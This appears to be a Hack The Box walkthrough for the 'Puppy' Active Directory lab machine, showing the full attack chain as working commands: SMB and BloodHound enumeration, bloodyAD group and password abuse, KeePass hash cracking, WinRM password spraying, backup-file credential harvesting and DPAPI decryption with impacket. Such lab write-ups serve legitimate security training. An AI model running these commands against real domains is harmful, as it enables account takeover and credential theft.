Hack The Box: Puppy Walkthrough
💾 Machine Overview
- Name: Puppy
- Difficulty: Medium
- OS: Windows
- Category: Active Directory
- Attack Chain: Valid Creds → ACL Abuse → KeePass → Password Spray → AD Object Control → DPAPI Abuse
Puppy is a medium-difficulty Active Directory machine that demonstrates how dangerous misconfigured ACLs, poor credential hygiene, and insecure backup practices can be. By abusing group permissions, cracking a KeePass vault, and decrypting DPAPI secrets, we escalate from a low-privileged domain user to full domain compromise.
0x01: Initial Access
Valid Domain Credentials
The engagement begins with a set of valid domain credentials:
1
2
3
levi.james : KingofAkron2025!
Target: 10.129.35.77
Domain: puppy.htb
0x02: SMB Enumeration
Share Enumeration
I started by enumerating SMB shares using CrackMapExec:
1
crackmapexec smb 10.129.35.77 -u 'levi.james' -p 'KingofAkron2025!' --shares

Results: SYSVOL → Accessible DEV → Access Denied
SYSVOL Inspection
1

smbclient //10.129.35.77/SYSVOL -U levi.james --password='KingofAkron2025!'
No useful files were found inside SYSVOL.
0x03: Active Directory Enumeration
BloodHound / RustHound
Active Directory enumeration was performed using RustHound:
1
rusthound -d puppy.htb -u 'levi.james@puppy.htb' -p 'KingofAkron2025!' -o puppy.zip


BloodHound analysis revealed that levi.james has permission to modify the membership of the DEVELOPERS group.
0x04: Privilege Abuse — Group Membership
Using BloodyAD, I added levi.james to the DEVELOPERS group:
1
2
3
4
5
bloodyAD --host 10.129.35.77 \
  -u levi.james -p 'KingofAkron2025!' \
  add groupMember "DEVELOPERS" levi.james

[+] levi.james added to DEVELOPERS
0x05: DEV Share Access
With updated group membership, access to the DEV share was granted:
1
smbclient //10.129.35.77/DEV -U levi.james --password='KingofAkron2025!'

1
2
3
Discovered files:
KeePassXC-2.7.9-Win64.msi
recovery.kdbx
This strongly indicated that KeePass was being used to store credentials.
0x06: KeePass Database Attack
Hash Extraction
1
2
3
4
keepass2john recovery.kdbx > kp.hash

Cracking the Database
john --wordlist=/usr/share/wordlists/rockyou.txt kp.hash
The KeePass master password was successfully cracked.
Extracted Credentials

Opening the KeePass database revealed multiple domain credentials:
1
2
3
4
5
adam.silver        : HJKL2025!
ant.edwards        : Antman2025!
jamie.williamson   : JamieLove2025!
samuel.blake       : ILY2025!
steve.tucker       : Steve2025!
0x07: Password Spraying
I sprayed the recovered credentials across available services using NetExec:
1
2
3
4
netexec winrm 10.129.35.77 -u users.txt -p passwords.txt --continue-on-success

Valid credentials identified:
PUPPY.HTB\ant.edwards : Antman2025!
0x08: Further AD Enumeration
Using the newly discovered user:
1
rusthound -d puppy.htb -u 'ant.edwards@puppy.htb' -p 'Antman2025!' -o puppy2.zip
BloodHound revealed that ant.edwards can modify the password of adam.silver.
0x09: Account Takeover — adam.silver
Password Reset
1
2
3
4
bloodyAD --host 10.129.35.77 \
  -d puppy.htb \
  -u ant.edwards -p 'Antman2025!' \
  set password adam.silver 'NewPassword123!'
Authentication initially failed because the account was disabled. 
Enable Account
1
2
3
4
bloodyAD --host 10.129.35.77 \
  -d puppy.htb \
  -u ant.edwards -p 'Antman2025!' \
  remove uac adam.silver -f ACCOUNTDISABL

0x0A: WinRM Access
1
evil-winrm -i 10.129.35.77 -u adam.silver -p 'NewPassword123!'
An interactive shell was successfully obtained.
0x0B: Credential Discovery via Backup Files
While enumerating the filesystem, I discovered backup configuration files.
File of interest: nms-auth-config.xml.bak
Inside the file, plaintext LDAP credentials were stored:
1
2
3
4

<bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
<bind-password>ChefSteph2025!</bind-password>

Confirmed valid credentials: steph.cooper : ChefSteph2025!
0x0C: Steph Cooper Access
1
evil-winrm -i 10.129.35.77 -u steph.cooper -p 'ChefSteph2025!'
0x0D: DPAPI Credential Abuse
Discovery
DPAPI credential blobs were discovered at:
1
2
C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\
Get-ChildItem C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials -Force

Locate DPAPI Master Keys
Master keys were located under:
1
2
3
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\
SID identified:
S-1-5-21-1487982659-1829050783-2281216199-1107
DPAPI Decryption (Offline)
Decrypt Master Key
1
2
3
4
impacket-dpapi masterkey \
 -file <masterkey_file> \
 -sid <SID> \
 -password 'ChefSteph2025!'
Decrypt Credential Blob
1
2
3
impacket-dpapi credential \
 -file <credential_blob> \
 -key <decrypted_masterkey>
Clear-text credentials for a higher-privileged account were recovered.
0x0E: Privilege Escalation
The recovered credentials were reused, resulting in:
Elevated privileges Full domain compromise
📝 Conclusion Puppy demonstrates how multiple small misconfigurations can chain into a complete Active Directory takeover:
ACL Misconfigurations enabling group abuse
KeePass Vault Exposure in network shares
Password Reuse across domain accounts
Plaintext Credentials in backup files
DPAPI Secrets left accessible
Each issue alone is dangerous — together, they are catastrophic.
🔥 Happy Hacking XD! 🔥